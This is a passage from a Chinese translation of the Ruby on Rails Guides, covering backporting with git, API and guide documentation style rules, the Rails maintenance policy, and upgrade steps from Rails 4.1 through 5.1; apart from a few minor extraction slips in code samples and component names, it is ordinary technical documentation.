对简单的修正来说，逆向移植最简单的方法是根据 master 分支的改动提取差异（diff），然后在目标分支应用改动。

首先，确保你的改动是当前分支与 master 分支之间的唯一差别：

```
$ git log master..HEAD
```

然后，提取差异：

```
$ git format-patch master --stdout > ~/my_changes.patch
```

切换到目标分支，然后应用改动：

```
$ git checkout -b my_backport_branch 4-2-stable
$ git apply ~/my_changes.patch
```

简单的改动可以这么做。然而，如果改动较为复杂，或者 master 分支的代码与目标分支之间差异巨大，你可能要做更多的工作。逆向移植的工作量有大有小，有时甚至不值得为此付出精力。

解决所有冲突，并且确保测试都能通过之后，推送你的改动，然后为逆向移植单独发起一个拉取请求。还应注意，旧分支的构建目标可能与 master 分支不同。如果可能，提交拉取请求之前最好在本地使用 `.travis.yml` 文件中给出的 Ruby 版本测试逆向移植。

然后……可以思考下一次贡献了！

35.6 Rails 贡献者

所有贡献者都在 [Rails Contributors 页面](#) 中列出。

第 36 章 API 文档指导方针

本文说明 Ruby on Rails 的 API 文档指导方针。

读完本文后，您将学到：

- 如何编写有效的文档；
- 为不同 Ruby 代码编写文档的风格指导方针。

36.1 RDoc

Rails API 文档使用 [RDoc](#) 生成。如果想生成 API 文档，要在 Rails 根目录中执行 `bundle install`，然后再执行：

```
$ bundle exec rake rdoc
```

得到的 HTML 文件在 `./doc/rdoc` 目录中。

RDoc 的[标记](#)和[额外的指令](#)参见文档。

36.2 用词

使用简单的陈述句。简短更好，要说到点子上。

使用现在时：“Returns a hash that...”，而非“Returned a hash that...”或“Will return a hash that...”。

注释的第一个字母大写，后续内容遵守常规的标点符号规则：

```
# Declares an attribute reader backed by an internally-named
# instance variable.
def attr_internal_reader(*attrs)
  ...
end
```

使用通行的方式与读者交流，可以直言，也可以隐晦。使用当下推荐的习语。如有必要，调整内容的顺序，强调推荐的方式。文档应该说明最佳实践和现代的权威 Rails 用法。

文档应该简洁全面，要指明边缘情况。如果模块是匿名的呢？如果集合是空的呢？如果参数是 `nil` 呢？

Rails 组件的名称在单词之间有个空格，如“Active Support”。`ActiveRecord` 是一个 Ruby 模块，而 `ActiveRecord` 是一个 ORM。所有 Rails 文档都应该始终使用正确的名称引用 Rails 组件。如果你在下一篇博客文章或演示文稿中这么做，人们会觉得你很正规。

拼写要正确：Arel、Test::Unit、RSpec、HTML、MySQL、JavaScript、ERB。如果不确定，请查看一些权威资料，如各自的官方文档。

“SQL”前面使用不定冠词“an”，如“an SQL statement”和“an SQLite database”。

避免使用“you”和“your”。例如，较之

```
If you need to use `return` statements in your callbacks, it is recommended that you
explicitly define them as methods.
```

这样写更好：

```
If `return` is needed it is recommended to explicitly define a method.
```

不过，使用代词指代虚构的人时，例如“有会话 cookie 的用户”，应该使用中性代词（they/their/them）。

- 不用 he 或 she，用 they
- 不用 him 或 her，用 them
- 不用 his 或 her，用 their
- 不用 his 或 hers，用 theirs
- 不用 himself 或 herself，用 themselves

36.3 英语

请使用美式英语（color、center、modularize，等等）。美式英语与英式英语之间的拼写差异参见[这里](#)。

36.4 牛津式逗号

请使用牛津式逗号（“red, white, and blue”，而非“red, white and blue”）。

36.5 示例代码

选择有意义的示例，说明基本用法和有趣的点或坑。

代码使用两个空格缩进，即根据标记在左外边距的基础上增加两个空格。示例应该遵守[Rails 编程约定](#)。

简短的文档无需明确使用“Examples”标注引入代码片段，直接跟在段后即可：

```
# Converts a collection of elements into a formatted string by
# calling +to_s+ on all elements and joining them.
#
#   Blog.all.to_formatted_s # => "First PostSecond PostThird Post"
```

但是大段文档可以单独有个“Examples”部分：

```
# ===== Examples
#
```

```
# Person.exists?(5)
# Person.exists?('5')
# Person.exists?(name: "David")
# Person.exists?(['name LIKE ?', "%#{query}%"])
```

表达式的结果在表达式之后，使用“# =>”给出，而且要纵向对齐：

```
# For checking if an integer is even or odd.
#
# 1.even? # => false
# 1.odd? # => true
# 2.even? # => true
# 2.odd? # => false
```

如果一行太长，结果可以放在下一行：

```
# label(:article, :title)
# # => <label for="article_title">Title</label>
#
# label(:article, :title, "A short title")
# # => <label for="article_title">A short title</label>
#
# label(:article, :title, "A short title", class: "title_label")
# # => <label for="article_title" class="title_label">A short title</label>
```

不要使用打印方法，如 `puts` 或 `p` 给出结果。

常规的注释不使用箭头：

```
# polymorphic_url(record) # same as comment_url(record)
```

36.6 布尔值

在判断方法或旗标中，尽量使用布尔语义，不要用具体的值。

如果所用的“true”或“false”与 Ruby 定义的一样，使用常规字体。`true` 和 `false` 两个单例要使用等宽字体。请不要使用“truthy”，Ruby 语言定义了什么是真什么是假，“true”和“false”就能表达技术意义，无需使用其他词代替。

通常，如非绝对必要，不要为单例编写文档。这样能阻止智能的结构，如 `!!` 或三元运算符，便于重构，而且代码不依赖方法返回的具体值。

例如：

```
'config.action_mailer.perform_deliveries' specifies whether mail will actually be delivered
and is true by default
```

用户无需知道旗标具体的默认值，因此我们只说明它的布尔语义。

下面是一个判断方法的文档示例：

```
# Returns true if the collection is empty.
#
# If the collection has been loaded
# it is equivalent to <tt>collection.size.zero?</tt>. If the
```

```
# collection has not been loaded, it is equivalent to
# <tt>collection.exists?</tt>. If the collection has not already been
# loaded and you are going to fetch the records anyway it is better to
# check <tt>collection.length.zero?</tt>.
def empty?
  if loaded?
    size.zero?
  else
    @target.blank? && !scope.exists?
  end
end
```

这个 API 没有提到任何具体的值，知道它具有判断功能就够了。

36.7 文件名

通常，文件名相对于应用的根目录：

```
config/routes.rb          # YES
routes.rb                # NO
RAILS_ROOT/config/routes.rb # NO
```

36.8 字体

36.8.1 等宽字体

使用等宽字体编写：

- 常量，尤其是类名和模块名
- 方法名
- 字面量，如 `nil`、`false`、`true`、`self`
- 符号
- 方法的参数
- 文件名

```
class Array
  # Calls +to_param+ on all its elements and joins the result with
  # slashes. This is used by +url_for+ in Action Pack.
  def to_param
    collect { |e| e.to_param }.join '/'
  end
end
```

提醒

只有简单的内容才能使用`+...+`标记使用等宽字体，如常规的方法名、符号、路径（含有正斜线），等等。其他内容应该使用`<tt>...</tt>`，尤其是带有命名空间的类名或模块名，如`<tt>ActiveRecord::Base</tt>`。

可以使用下述命令测试 RDoc 的输出：

```
$ echo "+:to_param+" | rdoc --pipe
# => <p><code>:to_param</code></p>
```

36.8.2 常规字体

“true”和“false”是英语单词而不是 Ruby 关键字时，使用常规字体：

```
# Runs all the validations within the specified context.
# Returns true if no errors are found, false otherwise.
#
# If the argument is false (default is +nil+), the context is
# set to <tt>:create</tt> if <tt>new_record?</tt> is true,
# and to <tt>:update</tt> if it is not.
#
# Validations with no <tt>:on</tt> option will run no
# matter the context. Validations with # some <tt>:on</tt>
# option will only run in the specified context.
def valid?(context = nil)
  ...
end
```

36.9 描述列表

在选项、参数等列表中，在项目和描述之间使用一个连字符（而不是一个冒号，因为选项一般是符号）：

```
# * <tt>:allow_nil</tt> - Skip validation if attribute is +nil+.
```

描述开头是大写字母，结尾有一个句号——这是标准的英语。

36.10 动态生成的方法

使用 `(module|class)_eval(STRING)` 创建的方法在旁边有个注释，举例说明生成的代码。这种注释与模板之间相距两个空格。

```
for severity in Severity.constants
  class_eval <-EOT, __FILE__, __LINE__
    def #{severity.downcase}(message = nil, proiname = nil, &block) # def debug(message =
      nil, proiname = nil, &block)
      add(#{severity}, message, proiname, &block) # add(DEBUG, message,
      proiname, &block)
    end # end
    #
    def #{severity.downcase}?
      #{severity} >= @level # def debug?
    end # end
  EOT
end
```

如果这样得到的行太长，比如说有 200 多列，把注释放在上方：

```
# def self.find_by_login_and_activated(*args)
#   options = args.extract_options!
#   ...
# end
self.class_eval ^{
  def self.#{method_id}(*args)
    options = args.extract_options!
    ...
  end
}
}
```

36.11 方法可见性

为 Rails 编写文档时，要区分公开 API 和内部 API。

与多数库一样，Rails 使用 Ruby 提供的 `private` 关键字定义内部 API。然而，公开 API 遵照的约定稍有不同。不是所有公开方法都旨在供用户使用，Rails 使用 `:nodoc:` 指令注解内部 API 方法。

因此，在 Rails 中有些可见性为 `public` 的方法不是供用户使用的。

`ActiveRecord::Core::ClassMethods#arel_table` 就是一例：

```
module ActiveRecord::Core::ClassMethods
  def arel_table #:nodoc:
    # do some magic..
  end
end
```

你可能想，“这是 `ActiveRecord::Core` 的一个公开类方法”，没错，但是 Rails 团队不希望用户使用这个方法。因此，他们把它标记为 `:nodoc:`，不包含在公开文档中。这样做，开发团队可以根据内部需要在发布新版本时修改这个方法。方法的名称可能会变，或者返回值有变化，也可能是整个类都不复存在——有太多不确定性，因此不应该在你的插件或应用中使用这个 API。如若不然，升级新版 Rails 时，你的应用或 gem 可能遭到破坏。

为 Rails 做贡献时一定要考虑清楚 API 是否供最终用户使用。未经完整的弃用循环之前，Rails 团队不会轻易对公开 API 做大的改动。如果没有定义为私有的（默认是内部 API），建议你使用 `:nodoc:` 标记所有内部的方法和类。API 稳定之后，可见性可以修改，但是为了向后兼容，公开 API 往往不宜修改。

使用 `:nodoc:` 标记一个类或模块表示里面的所有方法都是内部 API，不应该直接使用。

综上，Rails 团队使用 `:nodoc:` 标记供内部使用的可见性为公开的方法和类，对 API 可见性的修改要谨慎，必须先通过一个拉取请求讨论。

36.12 考虑 Rails 栈

为 Rails API 编写文档时，一定要记住所有内容都身处 Rails 栈中。

这意味着，方法或类的行为在不同的作用域或上下文中可能有所不同。

把整个栈考虑进来之后，行为在不同的地方可能有变。`ActionView::Helpers::AssetTagHelper#image_tag` 就是一例：

```
# image_tag("icon.png")
```

```
# # => 
```

虽然 `#image_tag` 的默认行为是返回 `/images/icon.png`, 但是把整个 Rails 栈 (包括 Asset Pipeline) 考虑进来之后, 可能会得到上述结果。

我们只关注考虑整个 Rails 默认栈的行为。

因此, 我们要说明的是框架的行为, 而不是单个方法。

如果你对 Rails 团队处理某个 API 的方式有疑问, 别迟疑, 在[问题追踪系统](#)中发一个工单, 或者提交补丁。

第 37 章 Ruby on Rails 指南指导方针

本文说明编写 Ruby on Rails 指南的指导方针。本文也遵守这一方针，本身就是个示例。

读完本文后，您将学到：

- Rails 文档使用的约定；
- 如何在本地生成指南。

37.1 Markdown

指南使用 [GitHub Flavored Markdown](#) 编写。Markdown 有[完整的文档](#)，还有[速查表](#)。

37.2 序言

每篇文章的开头要有介绍性文字（蓝色区域中的简短介绍）。序言应该告诉读者文章的主旨，以及能让读者学到什么。可以以[第 13 章](#)为例。

37.3 标题

每篇文章的标题使用 `h1` 标签，文章中的小节使用 `h2` 标签，子节使用 `h3` 标签，以此类推。注意，生成的 HTML 从 `<h2>` 标签开始。

Guide Title

=====

Section

Sub Section

标题中除了介词、连词、冠词和“to be”这种形式的动词之外，每个词的首字母大写：

```
#### Middleware Stack is an Array  
#### When are Objects Saved?
```

行内格式与正文一样：

```
##### The `:content_type` Option
```

37.4 指向 API 的链接

指南生成程序使用下述方式处理指向 API (`api.rubyonrails.org`) 的链接。

包含版本号的链接原封不动。例如，下述链接不做修改：

```
http://api.rubyonrails.org/v5.0.1/classes/ActiveRecord/Attributes/ClassMethods.html
```

请在发布记中使用这种链接，因为不管生成哪个版本的指南，发布记中的链接不应该变。

如果链接中没有版本号，而且生成的是最新开发版的指南，域名会替换成 `edgeapi.rubyonrails.org`。例如：

```
http://api.rubyonrails.org/classes/ActionDispatch/Response.html
```

会变成：

```
http://edgeapi.rubyonrails.org/classes/ActionDispatch/Response.html
```

如果链接中没有版本号，而生成的是某个版本的指南，会在链接中插入版本号。例如，生成 v5.1.0 的指南时，下述链接：

```
http://api.rubyonrails.org/classes/ActionDispatch/Response.html
```

会变成：

```
http://api.rubyonrails.org/v5.1.0/classes/ActionDispatch/Response.html
```

请勿直接链接到 `edgeapi.rubyonrails.org`。

37.5 API 文档指导方针

指南和 API 应该连贯一致。尤其是第 36 章中的下述几节，同样适用于指南：

- [36.2 节](#)
- [36.3 节](#)
- [36.5 节](#)
- [36.7 节](#)
- [36.8 节](#)

37.6 HTML 版指南

在生成指南之前，先确保你的系统中安装了 Bundler 的最新版。写作本文时，要在你的设备中安装 Bundler 1.3.5 或以上版本。

安装最新版 Bundler 的方法是，执行 `gem install bundler` 命令。

37.6.1 生成

若想生成全部指南，进入 `guides` 目录，执行 `bundle install` 命令之后再执行：

```
$ bundle exec rake guides:generate
```

或者

```
$ bundle exec rake guides:generate:html
```

得到的 HTML 文件在 `./output` 目录中。

如果只想处理 `my_guide.md`，使用 `ONLY` 环境变量：

```
$ touch my_guide.md  
$ bundle exec rake guides:generate ONLY=my_guide
```

默认情况下，没有改动的文章不会处理，因此实际使用中很少用到 `ONLY`。

如果想强制处理所有文章，传入 `ALL=1`。

如果想生成英语之外的指南，可以把译文放在 `source` 中的子目录里（如 `source/es`），然后使用 `GUIDES_LANGUAGE` 环境变量：

```
$ bundle exec rake guides:generate GUIDES_LANGUAGE=es
```

如果想查看可用于配置生成脚本的全部环境变量，只需执行：

```
$ rake
```

37.6.2 验证

请使用下述命令验证生成的 HTML：

```
$ bundle exec rake guides:validate
```

尤其要注意，ID 是从标题的内容中生成的，往往会重复。生成指南时请设定 `WARNINGS=1`，监测重复的 ID。提醒消息中有建议的解决方案。

37.7 Kindle 版指南

37.7.1 生成

如果想生成 Kindle 版指南，使用下述 Rake 任务：

```
$ bundle exec rake guides:generate:kindle
```


第八部分 维护方针



第 38 章 Ruby on Rails 的维护方针

对 Rails 框架的支持分为四种：新功能、缺陷修正、安全问题和严重安全问题。各自的处理方式如下，所有版本号都使用 X.Y.Z 格式。

Rails 遵照[语义版本](#)更替版本号：

补丁版 Z

只修正缺陷，不改变 API，也不新增功能。安全修正可能例外。

小版本 Y

新增功能，可能改变 API（相当于语义版本中的大版本）。重大改变在之前的小版本或大版本中带有弃用提示。

大版本 X

新增功能，可能改变 API。Rails 的大版本和小版本之间的区别是对重大改变的处理方式不同，有时也有例外。

38.1 新功能

新功能只添加到 master 分支，不会包含在补丁版中。

38.2 缺陷修正

只有最新的发布系列接收缺陷修正。如果修正的缺陷足够多，值得发布新的 gem，从这个分支中获取代码。

如果核心团队中有人同意支持更多的发布系列，也会包含在支持的系列中——这是特殊情况。

目前支持的系列：5.1.Z。

38.3 安全问题

发现安全问题时，当前发布系列和下一个最新版接收补丁和新版本。

新版代码从最近的发布版中获取，应用安全补丁之后发布。然后把安全补丁应用到 x-y-stable 分支。例如，

1.2.3 安全发布在 1.2.2 版的基础上得来，然后再把安全补丁应用到 1-2-stable 分支。因此，如果你使用 Rails 的最新版，很容易升级安全修正版。

目前支持的系列：5.1.Z、5.0.Z。

38.4 严重安全问题

发现严重安全问题时，会发布新版，最近的主发布系列也会接收补丁和新版。安全问题由核心团队甄别分类。

目前支持的系列：5.1.Z、5.0.Z、4.2.Z。

38.5 不支持的发布系列

如果一个发布系列不再得到支持，你要自己负责处理缺陷和安全问题。我们可能会逆向移植，把修正代码发布到 Git 仓库中，但是不会发布新版本。如果你不想自己维护，应该升级到我们支持的版本。

第九部分 发布记



第 39 章 Ruby on Rails 升级指南

本文说明把 Ruby on Rails 升级到新版本的步骤。各个版本的发布记中也有升级步骤。

39.1 一般建议

计划升级现有项目之前，应该确定有升级的必要。你要考虑几个因素：对新功能的需求，难于支持旧代码，以及你的时间和技能，等等。

39.1.1 测试覆盖度

为了确保升级后应用依然能正常运行，最好的方式是具有足够的测试覆盖度。如果没有自动化测试保障应用，你就要自己花时间检查有变化的部分。对升级 Rails 来说，你要检查应用的每个功能。不要给自己找麻烦，在升级之前一定要保障有足够的测试覆盖度。

39.1.2 升级过程

升级 Rails 版本时，最好放慢脚步，一次升级一个小版本，充分利用弃用提醒。Rails 版本号的格式是“大版本.小版本.补丁版本”。大版本和小版本允许修改公开 API，因此可能导致你的应用出错。补丁版本只修正缺陷，不改变公开 API。

升级过程如下：

1. 编写测试，确保能通过。
2. 升级到当前版本的最新补丁版本。
3. 修正测试和弃用的功能。
4. 升级到下一个版本的补丁版本。

重复上述过程，直到你所选的版本为止。每次升级版本都要修改 `Gemfile` 中的 Rails 版本号（以及其他需要升级的 gem），再运行 `bundle update`。然后，运行下文所述的 `update` 任务，更新配置文件。最后运行测试。

Rails 的所有版本在[这个页面](#)中列出。

39.1.3 Ruby 版本

发布新版 Rails 时，一般会紧跟最新的 Ruby 版本：

- Rails 5 要求 Ruby 2.2.2 或以上版本
- Rails 4 建议使用 Ruby 2.0，要求 1.9.3 或以上版本
- Rails 3.2.x 是支持 Ruby 1.8.7 的最后一个版本
- Rails 3 及以上版本要求 Ruby 1.8.7 或以上版本。官方不再支持之前的 Ruby 版本，应该尽早升级。

提示

Ruby 1.8.7 p248 和 p249 有一些缺陷，会导致 Rails 崩溃。Ruby Enterprise Edition 1.8.7-2010.02 修正了这些缺陷。对 1.9 系列来说，1.9.1 完全不能用，因此如果你使用 1.9.x 的话，应该直接跳到 1.9.3。

39.1.4 update 任务

Rails 提供了 `app:update` 任务（4.2 及之前的版本是 `rake rails:update`）。更新 `Gemfile` 中的 Rails 版本号之后，运行这个任务。这个任务在交互式会话中协助你创建新文件和修改旧文件。

```
$ rails app:update
  identical config/boot.rb
  exist config
  conflict config/routes.rb
Overwrite /myapp/config/routes.rb? (enter "h" for help) [Ynaqdh]
  force config/routes.rb
  conflict config/application.rb
Overwrite /myapp/config/application.rb? (enter "h" for help) [Ynaqdh]
  force config/application.rb
  conflict config/environment.rb
...
...
```

别忘了检查差异，以防有意料之外的改动。

39.2 从 Rails 5.0 升级到 5.1

Rails 5.1 的变动参见[发布记](#)。

39.2.1 温和弃用顶层 HashWithIndifferentAccess 类

如果你的应用使用顶层 `HashWithIndifferentAccess` 类，应该逐渐转用 `ActiveSupport::HashWithIndifferentAccess` 类。

这是一项温和的弃用，目前代码不受影响，也不看看到提醒，但是以后会删除这个常量。

此外，如果 YAML 文档转储中包含这个类的对象，要重新加载并转储，以便引用正确的常量，防止以后无法加载。

39.2.2 `application.secrets` 全部使用符号键索引

如果你的应用在 `config/secrets.yml` 中存储嵌套的配置，现在所有键都通过符号加载，请勿再使用字符串加载。

请把

```
Rails.application.secrets[:smtp_settings]["address"]
```

改为：

```
Rails.application.secrets[:smtp_settings][:address]
```

39.3 从 Rails 4.2 升级到 5.0

Rails 5.0 的变动参见[发布记](#)。

39.3.1 要求 Ruby 2.2.2+

从 Ruby on Rails 5.0 开始，只支持 Ruby 2.2.2+。升级之前，确保你使用的是 Ruby 2.2.2 或以上版本。

39.3.2 现在 Active Record 模型默认继承自 ApplicationRecord

在 Rails 4.2 中，Active Record 模型继承自 `ActiveRecord::Base`。在 Rails 5.0 中，所有模型继承自 `ApplicationRecord`。

现在，`ApplicationRecord` 是应用中所有模型的超类，而不是 `ActionController::Base`，这样结构就与 `ActionController` 一样了，因此可以在一个地方为应用中的所有模型配置行为。

从 Rails 4.2 升级到 5.0 时，要在 `app/models/` 目录中创建 `application_record.rb` 文件，写入下述内容：

```
class ApplicationRecord < ActiveRecord::Base
  self.abstract_class = true
end
```

然后让所有模型继承它。

39.3.3 通过 `throw(:abort)` 停止回调链

在 Rails 4.2 中，如果 Active Record 和 Active Model 中的一个前置回调返回 `false`，整个回调链停止。也就是说，后续前置回调不会执行，回调中的操作也不执行。

在 Rails 5.0 中，Active Record 和 Active Model 中的前置回调返回 `false` 时不再停止回调链。如果想停止，要调用 `throw(:abort)`。

从 Rails 4.2 升级到 5.0 时，返回 `false` 的前置回调依然会停止回调链，但是你会收到一个弃用提醒，告诉你未来会像前文所述那样变化。

准备妥当之后，可以在 `config/application.rb` 文件中添加下述配置，启用新的行为（弃用消息不再显示）：

```
 ActiveSupport.halt_callback_chains_on_return_false = false
```

注意，这个选项不影响 Active Support 回调，因为不管返回什么值，这种回调链都不停止。

详情参见[#17227 工单](#)。

39.3.4 现在 ActiveJob 默认继承自 ApplicationJob

在 Rails 4.2 中，Active Job 类继承自 `ActiveJob::Base`。在 Rails 5.0 中，这一行为变了，现在继承自 `ApplicationJob`。

从 Rails 4.2 升级到 5.0 时，要在 `app/jobs/` 目录中创建 `application_job.rb` 文件，写入下述内容：

```
class ApplicationJob < ActiveJob::Base
end
```

然后让所有作业类继承它。

详情参见 [#19034 工单](#)。

39.3.5 Rails 控制器测试

39.3.5.1 某些辅助方法提取到 rails-controller-testing 中了

`assigns` 和 `assert_template` 提取到 `rails-controller-testing` gem 中了。如果想继续在控制器测试中使用这两个方法，把 `gem 'rails-controller-testing'` 添加到 `Gemfile` 中。

如果使用 RSpec 做测试，还要做些配置，详情参见这个 gem 的文档。

39.3.5.2 上传文件的新行为

如果在测试中使用 `ActionDispatch::Http::UploadedFile` 上传文件，要换成类似的 `Rack::Test::UploadedFile` 类。

详情参见 [#26404 工单](#)。

39.3.6 在生产环境启动后不再自动加载

现在，在生产环境启动后默认不再自动加载。

及早加载发生在应用的启动过程中，因此顶层常量不受影响，依然能自动加载，无需引入相应的文件。

层级较深的常量与常规的代码定义体一样，只在运行时执行，因此也不受影响，因为定义它们的文件在启动过程中及早加载了。

针对这一变化，大多数应用都无需改动。在少有的情况下，如果生产环境需要自动加载，把 `Rails.application.config.enable_dependency_loading` 设为 `true`。

39.3.7 XML 序列化

`ActiveModel::Serializers::Xml` 从 Rails 中提取出来，变成 `activemodel-serializers-xml` gem 了。如果想继续在应用中使用 XML 序列化，把 `gem 'activemodel-serializers-xml'` 添加到 `Gemfile` 中。

39.3.8 不再支持旧的 mysql 数据库适配器

Rails 5 不再支持旧的 `mysql` 数据库适配器。多数用户应该换用 `mysql2`。找到维护人员之后，会作为一个单独的 gem 发布。

39.3.9 不再支持 debugger

Rails 5 要求的 Ruby 2.2 不支持 `debugger`。换用 `byebug`。

39.3.10 使用 bin/rails 运行任务和测试

Rails 5 支持使用 `bin/rails` 运行任务和测试。一般来说，还有相应的 `rake` 任务，但有些完全移过来了。

新的测试运行程序使用 `bin/rails test` 运行。

`rake dev:cache` 现在变成了 `rails dev:cache`。

执行 `bin/rails` 命令查看所有可用的命令。

39.3.11 ActionController::Parameters 不再继承自 HashWithIndifferentAccess

现在，应用中的 `params` 不再返回散列。如果已经在参数上调用了 `permit`，无需做任何修改。如果使用 `slice` 及其他需要读取散列的方法，而不管是否调用了 `permitted?`，需要更新应用，首先调用 `permit`，然后转换成散列。

```
params.permit(:proceed_to, :return_to).to_h
```

39.3.12 protect_from_forgery 的选项现在默认为 `prepend: false`

`protect_from_forgery` 的选项现在默认为 `prepend: false`，这意味着，在应用中调用 `protect_from_forgery` 时，会插入回调链。如果始终想让 `protect_from_forgery` 先运行，应该修改应用，使用 `protect_from_forgery prepend: true`。

39.3.13 默认的模板处理程序现在是 raw

文件扩展名中没有模板处理程序的，现在使用 `raw` 处理程序。以前，Rails 使用 ERB 模板处理程序渲染这种文件。

如果不想要 `raw` 处理程序处理文件，应该添加文件扩展名，让相应的模板处理程序解析。

39.3.14 为模板依赖添加通配符匹配

现在可以使用通配符匹配模板依赖。例如，如果像下面这样定义模板：

```
<% # Template Dependency: recordings/threads/events/subscribers_changed %>
<% # Template Dependency: recordings/threads/events/completed %>
<% # Template Dependency: recordings/threads/events/uncompleted %>
```

现在可以使用通配符一次调用所有依赖：

```
<% # Template Dependency: recordings/threads/events/* %>
```

39.3.15 不再支持 protected_attributes gem

Rails 5 不再支持 `protected_attributes` gem。

39.3.16 不再支持 activerecord-deprecated_finders gem

Rails 5 不再支持 `activerecord-deprecated_finders` gem。

39.3.17 ActiveSupport::TestCase 现在默认随机运行测试

应用中的测试现在默认的运行顺序是 `:random`, 不再是 `:sorted`。如果想改回 `:sorted`, 使用下述配置选项:

```
# config/environments/test.rb
Rails.application.configure do
  config.active_support.test_order = :sorted
end
```

39.3.18 ActionController::Live 变为一个 Concern

如果在引入控制器的模块中引入了 `ActionController::Live`, 还应该使用 `ActiveSupport::Concern` 扩展模块。或者, 也可以使用 `self.included` 钩子在引入 `StreamingSupport` 之后直接把 `ActionController::Live` 引入控制器。

这意味着, 如果应用有自己的流模块, 下述代码在生产环境不可用:

```
# This is a work-around for streamed controllers performing authentication with Warden/Devise.
# See https://github.com/plataformatec/devise/issues/2332
# Authenticating in the router is another solution as suggested in that issue
class StreamingSupport
  include ActionController::Live # this won't work in production for Rails 5
  # extend ActiveSupport::Concern # unless you uncomment this line.

  def process(name)
    super(name)
    rescue ArgumentError => e
      if e.message == 'uncaught throw :warden'
        throw :warden
      else
        raise e
      end
    end
  end
end
```

39.3.19 框架的新默认值

39.3.19.1 Active Record belongs_to_required_by_default 选项

如果关联不存在, `belongs_to` 现在默认触发验证错误。

这一行为可在具体的关联中使用 `optional: true` 选项禁用。

新应用默认自动配置这一行为。如果现有项目想使用这一特性, 可以在初始化脚本中启用:

```
config.active_record.belongs_to_required_by_default = true
```

39.3.19.2 每个表单都有自己的 CSRF 令牌

现在，Rails 5 支持每个表单都有自己的 CSRF 令牌，从而降低 JavaScript 创建的表单遭受代码注入攻击的风险。启用这个选项后，应用中的表单都有自己的 CSRF 令牌，专门针对那个表单的动作和方法。

```
config.action_controller.per_form_csrf_tokens = true
```

39.3.19.3 伪造保护检查源

现在，可以配置应用检查 HTTP `Origin` 首部和网站的源，增加一道 CSRF 防线。把下述配置选项设为 `true`：

```
config.action_controller.forgery_protection_origin_check = true
```

39.3.19.4 允许配置 Action Mailer 队列的名称

默认的邮件程序队列名为 `mailers`。这个配置选项允许你全局修改队列名称。在配置文件中添加下述内容：

```
config.action_mailer.deliver_later_queue_name = :new_queue_name
```

39.3.19.5 Action Mailer 视图支持片段缓存

在配置文件中设定 `config.action_mailer.perform_caching` 选项，决定是否让 Action Mailer 视图支持缓存。

```
config.action_mailer.perform_caching = true
```

39.3.19.6 配置 db:structure:dump 的输出

如果使用 `schema_search_path` 或者其他 PostgreSQL 扩展，可以控制如何转储数据库模式。设为 `:all` 生成全部转储，设为 `:schema_search_path` 从模式搜索路径中生成转储。

```
config.active_record.dump_schemas = :all
```

39.3.19.7 配置 SSL 选项为子域名启用 HSTS

在配置文件中设定下述选项，为子域名启用 HSTS：

```
config.ssl_options = { hsts: { subdomains: true } }
```

39.3.19.8 保留接收者的时区

使用 Ruby 2.4 时，调用 `to_time` 时可以保留接收者的时区：

```
ActiveSupport.to_time_preserves_timezone = false
```

39.4 从 Rails 4.1 升级到 4.2

39.4.1 Web Console

首先，把 `gem 'web-console', '~> 2.0'` 添加到 `Gemfile` 的 `:development` 组里（升级时不含这个 gem），然后执行 `bundle install` 命令。安装好之后，可以在任何想使用 Web Console 的视图里调用辅助方法 `<%= console %>`。开发环境的错误页面中也有 Web Console。

39.4.2 responders gem

`respond_with` 实例方法和 `respond_to` 类方法已经提取到 `responders` gem 中。如果想使用这两个方法，只需把 `gem 'responders', '~> 2.0'` 添加到 `Gemfile` 中。如果依赖中没有 `responders` gem，无法调用二者。

```
# app/controllers/users_controller.rb

class UsersController < ApplicationController
  respond_to :html, :json

  def show
    @user = User.find(params[:id])
    respond_with @user
  end
end
```

`respond_to` 实例方法不受影响，无需添加额外的 gem：

```
# app/controllers/users_controller.rb

class UsersController < ApplicationController
  def show
    @user = User.find(params[:id])
    respond_to do |format|
      format.html
      format.json { render json: @user }
    end
  end
end
```

详情参见 [#16526 工单](#)。

39.4.3 事务回调中的错误处理

目前，Active Record 压制 `after_rollback` 或 `after_commit` 回调抛出的错误，只将其输出到日志里。在下一版中，这些错误不再得到压制，而像其他 Active Record 回调一样正常冒泡。

你定义的 `after_rollback` 或 `after_commit` 回调会收到一个弃用提醒，说明这一变化。如果你做好了迎接新行为的准备，可以在 `config/application.rb` 文件中添加下述配置，不再发出弃用提醒：

```
config.active_record.raise_in_transactional_callbacks = true
```

详情参见 [#14488](#) 和 [#16537 工单](#)。

39.4.4 测试用例的运行顺序

在 Rails 5.0 中，测试用例将默认以随机顺序运行。为了抢先使用这一个改变，Rails 4.2 引入了一个新配置选项，即 `active_support.test_order`，用于指定测试的运行顺序。你可以将其设为 `:sorted`，继续使用目前的行为，或者设为 `:random`，使用未来的行为。

如果不为这个选项设定一个值，Rails 会发出弃用提醒。如果不想看到弃用提醒，在测试环境的配置文件中添加下面这行：

```
# config/environments/test.rb
Rails.application.configure do
  config.active_support.test_order = :sorted # 如果愿意，也可以设为 `:random`
end
```

39.4.5 序列化的属性

使用定制的编码器时（如 `serialize :metadata, JSON`），如果把 `nil` 赋值给序列化的属性，存入数据库中的值是 `NULL`，而不是通过编码器传递的 `nil` 值（例如，使用 `JSON` 编码器时的 `"null"`）。

39.4.6 生产环境的日志等级

Rails 5 将把生产环境的默认日志等级改为 `:debug`（以前是 `:info`）。若想继续使用目前的默认值，在 `production.rb` 文件中添加下面这行：

```
# Set to `:info` to match the current default, or set to `:debug` to opt-into
# the future default.
config.log_level = :info
```

39.4.7 在 Rails 模板中使用 `after_bundle`

如果你的 Rails 模板把所有文件纳入版本控制，无法添加生成的 binstubs，因为模板在 Bundler 之前执行：

```
# template.rb
generate(:scaffold, "person name:string")
route "root to: 'people#index'"
rake("db:migrate")

git :init
git add: "."
git commit: %Q{ -m 'Initial commit' }
```

现在，你可以把 `git` 调用放在 `after_bundle` 块中，在生成 binstubs 之后执行：

```
# template.rb
generate(:scaffold, "person name:string")
route "root to: 'people#index'"
rake("db:migrate")

after_bundle do
  git :init
  git add: "."
  git commit: %Q{ -m 'Initial commit' }
end
```

39.4.8 rails-html-sanitizer

现在，净化应用中的 HTML 片段有了新的选择。古老的 `html-scanner` 方式正式弃用，换成了 `rails-html-sanitizer`。

因此，`sanitize`、`sanitize_css`、`strip_tags` 和 `strip_links` 等方法现在有了新的实现方式。

新的净化程序内部使用 [Loofah](#)，而它使用 Nokogiri。Nokogiri 包装了使用 C 和 Java 编写的 XML 解析器，因此不管使用哪个 Ruby 版本，净化的过程应该都很快。

新版本更新了 `sanitize`，它接受一个 `Loofah::Scrubber` 对象，提供强有力的清洗功能。清洗程序的示例参见[这里](#)。

